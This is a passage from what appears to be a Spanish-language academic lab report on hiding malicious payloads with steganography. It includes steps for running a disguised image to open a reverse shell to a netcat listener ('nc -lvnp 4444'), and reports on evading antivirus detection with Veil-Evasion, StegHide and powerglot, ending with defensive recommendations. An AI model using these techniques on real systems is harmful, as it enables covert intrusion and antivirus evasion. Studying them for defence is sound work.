71. A través del comando “chmod +x final.jpg” se realiza la activación de persmisos como “lectura, escritura y ejecucción”.




Imagen 128: Ejecución de permito de lectura, escritura y ejecutar

72. En la máquina a traves de netcat con el comando “nc –lvnp 4444” se espera la conexión inversa.




Imagen 129: Comando para alzar netcat para escuchar el reverse

73. Con el comando “./final.jpg” se procede a ejecutar la imagen y presenta un mensaje como de error, pero en la máquina atacante sin duda alguna se procedio a la conexión inversa.




Imagen 130: Ejecución de la imagen descargada

74. En la máquina atacante se procede la conexión de forma exitosa y se puede observar en que ruta se encuentra, y claro está que en “Descargas”.




Imagen 131: Conexión del reverse exitosa

75. Con el comando hostnamectl se observa de manera detallada la información de la máquina víctima.




Imagen 132: Información detallada de la M. Víctima – Privilegios

Escenario #3: Intercambio encubierto de llaves o contraseñas mediante esteganografía

Objetivo: Ocultar y transferir de forma cubierta una contraseña mediante esteganografia en una imagen, evitando su detección de terceros.

Tiempo: 25 minutos

76. Ocultar contraseña, se utilizará la herramienta Silenteyes para ocultar la contraseña. Al abrir la herramienta se busca la imagen a utilizar.




Imagen 133: Ocultar contraseña en una imagen

77. Se selecciona la imagen OIP.jpg para emplear esteganografía.




Imagen 134: Seleccionar la imagen

78. Al observar la imagen, es una imagen sobre un perrito




Imagen 135: imagen intacta para ocultar contraseña

79. Se inserta un mensaje de formato bandera “tjctf{la_clave_esta_oculta}” en message y una vez todo listo, se da encode para guardar en el directorio “Prueba_hack”




Imagen 136: Insertar mensaje oculto de la contraseña

80. Luego de realizar todos los pasos, se crea una imagen con lo establecido en el directorio de almacenamiento,




Imagen 137: Mensaje oculto en la imagen

81. Para extraer el mensaje que contiene o un archivo, se da clic en decode y se inserta la clave establecida al principio con los parametros iniciales y se obser que recupera el mensaje de la foto.




Imagen 138: Extracción del mensaje de la imagen

ANEXO #3
FASE REPORTE

REPORTE #1: EVALUACIÓN DE PAYLOADS CON ESTEGANOGRAFÍA – TÉCNICA LSB

DATOS EXPERIMENTALES			
TITULO DEL EXPERIMENTO	Análisis de Payloads con esteganografía con LSB en imagen		
REALIZADO POR	Martínez Matamoros Andrea Nayeli		
NO. PRUEBA	1		
TIPO DE PRUEBA	Análisis y detección de payload oculto con LSB en imagen		
DETALLES EXPERIMENTALES			
OBJETIVO DEL EXPERIMENTO	Evaluar la efectividad de la técnica LSB en imagen para ocultar payloads para evadir mecanismos de seguridad y herramientas de análisis.		
FASE	Intervención – Detección y Comparación		
NIVEL DE COMPLEJIDAD	Media		
TIEMPO DE EJECUCCIÓN	30 minutos		
TÉCNICA DE HACKING	Esteganografía con LSB en imagen aplicada a payloads.		
HERRAMIENTAS APLICADAS	Virustotal, Hybird Analysis.		
SISTEMA INVOLUCRADOS	Windows		
PROCEDIMIENTOS			
• Se procede a crear el payload malicioso a través de Kali Linux con la herramienta Veil-Evasion • Se configura el tipo de payload malicioso referente a una conexión reverse para S.O Windows • Se selecciona el archivo en donde se va ocultar el payload (Imgen JPG). • Se procede a usar la herramienta StegHide para emplear el ocultamiento del Payload dentro de la imagen. • Se realiza la configuración adecuada para luego emplear el ocultamiento de Payload usando la técnica de LSB. • Analizar el payload con herramientas de antivirus. • Proporcionar la validación visual y técnica de la ocultación.			
RESULTADOS			
|INDICADOR	SIN ESTEGANOGRAFÍA		ESTEGANOGRAFÍA LSB
Tasa de detección de antivirus	VirusTotal	48%	0 %
	Hybrid Analysis	67%	0 %
Detección de manera dinámica	Hybrid Analysis	70 %	10 %
RECOMENDACIONES			

• Desarrollar y utilizar herramientas específicas para detección de esteganografía en entornos de seguridad informática. • Implementar análisis de comportamiento en entornos de sandbox para detectar payloads aunque estén ocultos. • Capacitar a los analistas en técnicas de esteganografía y evasión para mejorar las estrategias de defensa. • Mantener actualizado el software antivirus y combinar múltiples capas de defensa (heurística, firmas, análisis dinámico).

Tabla 8: Evaluación de Payloads con esteganografía – Técnica LSB

REPORTE #2: EVALUACIÓN DE PAYLOADS CON ESTEGANOGRAFÍA – TÉCNICA DCT

DATOS EXPERIMENTALES			
TITULO DEL EXPERIMENTO	Análisis de Payloads con esteganografía con DCT en imagen		
REALIZADO POR	Martínez Matamoros Andrea Nayeli		
NO. PRUEBA	2		
TIPO DE PRUEBA	Análisis y detección de payload oculto con DCT en imagen		
DETALLES EXPERIMENTALES			
OBJETIVO DEL EXPERIMENTO	Evaluar la efectividad de la técnica DCT en imagen para ocultar payloads para evadir mecanismos de seguridad y herramientas de análisis.		
FASE	Intervención – Detección y Comparación		
NIVEL DE COMPLEJIDAD	Media		
TIEMPO DE EJECUCCIÓN	30 minutos		
TÉCNICA DE HACKING	Esteganografía con DCT en imagen aplicada a payloads.		
HERRAMIENTAS APLICADAS	Virustotal, Hybird Analysis.		
SISTEMA INVOLUCRADOS	Windows		
PROCEDIMIENTOS			
• Se procede a crear el payloads malicioso a traves de Kali Linux con la herramienta Veil-Evasion. • Se realiza la configuración adecuada para luego emplear el ocultamiento de Payload usando la técnica de LSB. • Analizar el payload con herramientas de antivirus. • Proporcionar la validación visual y técnica de la ocultación.			
RESULTADOS			
|INDICADOR	SIN ESTEGANOGRAFÍA		ESTEGANOGRAFÍA LSB
Tasa de detección de antivirus	VirusTotal	28%	0 %
	Hybrid Analysis	67%	0 %

Detección de manera dinámica	Hybrid Analysis	80 %	10 %
RECOMENDACIONES			
• Desarrollar y utilizar herramientas específicas para detección de esteganografía en entornos de seguridad informática. • Implementar análisis de comportamiento en entornos de sandbox para detectar payloads aunque estén ocultos. • Capacitar a los analistas en técnicas de esteganografía y evasión para mejorar las estrategias de defensa. • Mantener actualizado el software antivirus y combinar múltiples capas de defensa (heurística, firmas, análisis dinámico).			

Tabla 9: Evaluación de Payloads con esteganografía – Técnica DCT

REPORTE #3: EVALUACIÓN DE PAYLOADS CON ESTEGANOGRAFÍA – TÉCNICA OLE

DATOS EXPERIMENTALES	
TITULO DEL EXPERIMENTO	Análisis de Payloads con esteganografía con OLE en documento pdf
REALIZADO POR	Martínez Matamoros Andrea Nayeli
NO. PRUEBA	3
TIPO DE PRUEBA	Analisis y detección de payload oculto con OLE en documento pdf
DETALLES EXPERIMENTALES	
OBJETIVO DEL EXPERIMENTO	Evaluar la efectividad de la técnica OLE en documento pdf para ocultar payloads para evadir mecanimos de seguridad y herramientas de analisis.
FASE	Intervención – Detección y Comparación
NIVEL DE COMPLEJIDAD	Media
TIEMPO DE EJECUCCIÓN	40 minutos
TÉCNICA DE HACKING	Esteganografía con OLE en documentos pdf aplicada a payloads.
HERRAMIENTAS APLICADAS	Virustotal, Hybird Analysis.
SISTEMA INVOLUCRADOS	Linux
PROCEDIMIENTOS	

- Se procede a crear el payloads malicioso de inserción de código con intrusiones de conexión inversa como extensión .sh
- Se procede a realizar la ´rueba de conexión de la conexión inversa para comprobar su funcionalidad
- Se desarrolla la ocultación del archivo .sh dentro de un documento pdf a través de la herramienta powerglot.
- Se ejecuta el comando de configuracion adecuada para ocultar el payload malicioso usando técnica OLE en el archivo pdf.
- Analizar el payload con herramientas de antivirus Sanbbox
- Proporcionar la validación visual y técnica de la ocultación.

RESULTADOS			
|INDICADOR	SIN ESTEGANOGRAFÍA		ESTEGANOGRAFÍA LSB
Tasa de detección de antivirus	VirusTotal	0%	0 %
	Hybrid Analysis	0%	0 %
Detección de manera dinámica	Hybrid Analysis	0%	0 %

RECOMENDACIONES

- Realizar análisis en entornos controlados (sandbox) para observar el comportamiento de posibles amenazas sin comprometer sistemas reales.
- Desarrollar y aplicar herramientas específicas para detectar patrones de scripting malicioso, incluyendo comandos de red, redirecciones y técnicas comunes de evasión.
- Capacitar al personal en técnicas de ofuscación y uso de scripts maliciosos para mejorar su capacidad de detección y análisis.
- Implementar monitoreo continuo del tráfico de red saliente, con especial atención a conexiones no autorizadas hacia direcciones externas o puertos inusuales.
- Establecer políticas restrictivas de ejecución de scripts, limitando la ejecución a archivos verificados y controlando los permisos en rutas sensibles.
- Mantener actualizadas todas las soluciones de seguridad y complementar los sistemas tradicionales con análisis heurístico, de firmas y comportamiento.

Tabla 10: Evaluación con técnica de esteganografía – Técnica OLE